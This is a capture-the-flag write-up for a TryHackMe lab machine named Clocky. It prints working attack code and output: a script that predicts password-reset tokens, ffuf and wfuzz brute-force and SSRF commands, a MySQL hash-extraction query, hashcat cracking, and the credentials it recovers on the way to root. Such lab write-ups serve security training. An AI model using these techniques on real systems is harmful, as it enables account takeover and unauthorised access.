
Login page (default creds didnt work btw)

/dashboard redirects to /administrator btw

Now lets see this forgot_password now



Also according to app.py their should be a page called /password_reset too



Alright seeing the code there is thing called token here and we can probably brute force this here is the code

```
import requests
import hashlib
import datetime

usernames=
['root','admin','test','guest','info','adm','mysql','user','administrator','
oracle','ftp','pi','puppet','ansible','ec2-
user','vagrant','azureuser','jane','clarice']

#Correct username is administrator
for x in usernames:
        data={'username':x}
        requests.post('http://<IP-ADDR-HERE>/forgot_password',data=data)
#Change ip address
        value=datetime.datetime.now(datetime.timezone.utc)
        user1=x
        for i in range(10):
                time = str(value)[:-14]+str(i)+"."
                for i in range(100):
                        if(i<10):
                                lnk = time+"0"+str(i)+" . " + user1.upper()
                                lnk = hashlib.sha1(lnk.encode("utf-
8")).hexdigest()
                                with open('hashes.txt','a') as hashes:
                                        hashes.write(lnk+'\n')

                        else:
                                lnk = time+str(i)+" . " + user1.upper()
                                lnk = hashlib.sha1(lnk.encode("utf-
8")).hexdigest()
                                with open('hashes.txt','a') as hashes:
                                        hashes.write(lnk+'\n')
```

```
print('Check hashes.txt')
```

```
┌──(pks㉿Kali)-[~/TryHackMe/Clocky]
└─$ python3 hashes.py
Check hashes.txt

┌──(pks㉿Kali)-[~/TryHackMe/Clocky]
└─$ tail hashes.txt
06d6308c263790ab4d4c295e93d0850dd1b4e821
f45c4172ac3bfd2a603307ca8d355d57eb794ce7
5dac8c306093e30d037130a5ba5b1f1ece6ba5e9
bf7b078dfa6560d4b3c302999c2148ccb6dcde50
e62e20cd189b361f4d5d629046812e6d29eece27
d0423174931b3fcab0a3946b3383f67c24aa2b0f
9cf4ddfbf0dd8b0eba987617357388e998eddd49
540041518990fdc1db121ee5478b3cf36828ef2b
6018bc9b91f7edd331a5c65083e563c23440d96b
2dfdabe2b82a9bccbeeb04a5d983ef0a5bcb9663
```

So i tried running it in ffuf

I had to restart it once so my IP address is different now


```
┌──(pks㉿Kali)-[~/TryHackMe/Clocky]
└─$ ffuf -u 'http://10.10.127.0:8080/password_reset?token=FUZZ' -w hashes.txt -t 200 | grep -v 'Words: 2'

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.127.0:8080/password_reset?token=FUZZ
 :: Wordlist         : FUZZ: /home/pks/TryHackMe/Clocky/hashes.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

e5a4e1d1971f75272d38e2b16b413c8079862178 [Status: 200, Size: 1627, Words: 665, Lines: 54, Duration: 159ms]
:: Progress: [19000/19000] :: Job [1/1] :: 338 req/sec :: Duration: [0:00:33] :: Errors: 0 ::
```

So when u get this token of your own then u put in the url like

```
http://10.10.24.240/password_reset?
token=e5a4e1d1971f75272d38e2b16b413c8079862178
```

So mine expired so i got a new one here


now put in a new password here



Now login as administrator with that password

Flag 3 :

Should be in front of you



Here is a location downloader i observer and found there might be SSRF using burp here to exploit this

Here im put out quick thing we need to use the hex notation of 127.0.0.1 which is `0x7f000001`

```
wfuzz -u 'http://10.10.127.0:8080/dashboard' -d
'location=http://0x7f000001:80/FUZZ.FUZ2Z' -H 'Cookie:
session=eyJsb2dnZWRfaW4iOnRydWV9.ZsySyg.KVkoJhOeXl5SfsD4DAPsm0Pgk14' -w
/usr/share/wordlists/dirbuster/directory-list-1.0.txt -w
/usr/share/wordlists/seclists/Fuzzing/extensions-skipfish.fuzz.txt --hw 3
```

u can run this if u want i just guessed it is database.sql as it was obvious lets get that file now

Flag 4

Here it is

```
##########################################
#
# Flag 4: THM{350020dc1a53e50e1e92bac2c
#
##########################################



CREATE DATABASE IF NOT EXISTS clocky;
USE clocky;

CREATE USER IF NOT EXISTS 'clocky_user'
GRANT ALL PRIVILEGES ON *.* TO 'clocky_

CREATE USER IF NOT EXISTS 'clocky_user'
GRANT ALL PRIVILEGES ON *.* TO 'clocky_
```

and we have an password here too

```
INSERT INTO passwords (password) VALUES ("Th1s_1s_4_v3ry_s3cur3_p4ssw0rd");

/* Do we actually need this part anymore?
```

I checked and it is clarice password let login in using ssh

Ssh creds

Username : clarice
Password : Th1s_1s_4_v3ry_s3cur3_p4ssw0rd

and we can

```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update

clarice@clocky:~$ id
uid=1000(clarice) gid=1000(clarice) groups=1000(clarice)
clarice@clocky:~$
```

Flag 5

Here is flag 5

```
clarice@clocky:~$ ls -al
total 48
drwxr-xr-x 8 clarice clarice 4096 Oct 25  2023 .
drwxr-xr-x 4 root    root    4096 May 19  2023 ..
drwxrwxr-x 4 clarice clarice 4096 Oct 25  2023 app
lrwxrwxrwx 1 clarice clarice    9 Feb 25  2023 .bash_history → /dev/null
-rw-r--r-- 1 clarice clarice  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 clarice clarice 3771 Feb 25  2020 .bashrc
drwx------ 2 clarice clarice 4096 May 18  2023 .cache
-rw-rw-r-- 1 root    root      38 May 18  2023 flag5.txt
drwx------ 3 clarice clarice 4096 May 24  2023 .gnupg
drwx------ 4 clarice clarice 4096 Feb 26  2023 .local
-rw-r--r-- 1 clarice clarice  807 Feb 25  2020 .profile
drwx------ 3 clarice clarice 4096 May 24  2023 snap
drwx------ 2 clarice clarice 4096 Feb 22  2023 .ssh
clarice@clocky:~$
```

Vertical PrivEsc

I remember that app.py had been opening the env file for the password of the database lets check that

```
clarice@clocky:~$ cd app
clarice@clocky:~/app$ cat .env
db=seG3mY4F3tKCJ1Yj
clarice@clocky:~/app$
```

Lets login in mysql

Mysql password

seG3mY4F3tKCJ1Yj

```
clarice@clocky:~/app$ mysql -u clocky_user -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 8.0.34-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Lets see the databases on here

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| clocky             |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.01 sec)

mysql>
```

Lets see the tables in this databases

```
| time_zone_transition                                   |
| time_zone_transition_type                              |
| user                                                   |
+--------------------------------------------------------+
37 rows in set (0.00 sec)

mysql>
```

This one is what we want

Now if u use the classic `select * from user;` this will not work correct to do this i got a script from hashcat documentation here : `https://hashcat.net/wiki/doku.php?id=example_hashes#:~:text=SELECT%20user%2C%20CONCAT(%27%24mysql%27%2C%20SUBSTR(authentication_string%2C1%2C3)%2C%20LPAD(CONV(SUBSTR(authentication_string%2C4%2C`

3)%2C16%2C10)%2C4%2C0)%2C%27*%27%2CINSERT(HEX(SUBSTR(authentication_string%2C8))%2C41%2C0%2C%27*%27))%20AS%20hash%20FROM%20user%20WHERE%20plugin%20%3D%20%27caching_sha2_password%27%20AND%20authentication_string%20NOT%20LIKE%20%27%25INVALIDSALTANDPASSWORD%25%27%3B

This is it :

```
SELECT user, CONCAT('$mysql', SUBSTR(authentication_string,1,3),
LPAD(CONV(SUBSTR(authentication_string,4,3),16,10),4,0),'*',INSERT(HEX(SUBST
R(authentication_string,8)),41,0,'*')) AS hash FROM user WHERE plugin =
'caching_sha2_password' AND authentication_string NOT LIKE
'%INVALIDSALTANDPASSWORD%';
```

Let run this

```
mysql> SELECT user, CONCAT('$mysql', SUBSTR(authentication_string,1,3), LPAD(CONV(SUBSTR(authentication_string,4,3),16
,10),4,0),'*',INSERT(HEX(SUBSTR(authentication_string,8)),41,0,'*')) AS hash FROM user WHERE plugin = 'caching_sha2_pa
ssword' AND authentication_string NOT LIKE '%INVALIDSALTANDPASSWORD%';
+------------------+-------------------------------------------------------------------------------------------------
-------------------------------------------+
| user             | hash
                                          |
+------------------+-------------------------------------------------------------------------------------------------
-------------------------------------------+
| clocky_user      | $mysql$A$0005*077E1B6B675D350F435D5D1C686D12566C08635A*5566386F4954393642375652 5A6851696273556853
6535654B62486D344C71316B7338707A78446B4E4D39 |
| dev              | $mysql$A$0005*0D172F787569054E3225230670495635403 83D17*6F31786178584431332F4D6830726C6C6F652F5771
636D6D6142444D46367237776A764647676F54536142 |
| clocky_user      | $mysql$A$0005*63671A7C5C3E425E3A0C794352306B531456162B*58774E44786D326C44443557334A39353531676A6C
566D4F5A395A39684832537A61696C786D32566B4C2E |
| debian-sys-maint | $mysql$A$0005*456268331A4E3561236636480E4D3F78462A7553*716A4E6262555947697444712F79464C4D384C6261
7544683833517472615161455479366E5A5774576332 |
| dev              | $mysql$A$0005*1C160A38777C5121134E5D725A58216D5A1D5C3F*6F6B2F577851456465524C4E677158705745663473
4A6F6E5A656361774655697A4438466F6B654935462E |
+------------------+-------------------------------------------------------------------------------------------------
-------------------------------------------+
5 rows in set (0.00 sec)
```

Lets crack this in hashcat it should auto-detect with this one

```
hashcat -a 0 hash /usr/share/wordlists/rockyou.txt
```

Got the root password

```
$mysql$A$005*0D172F787569054E3
36142:armadillo
```

Lets login in as root

Flag 6

Here is flag6

```
clarice@clocky:~/app$ su root
Password:
root@clocky:/home/clarice/app# ls /root
flag6.txt  snap
root@clocky:/home/clarice/app#
```

Thanks for Reading :)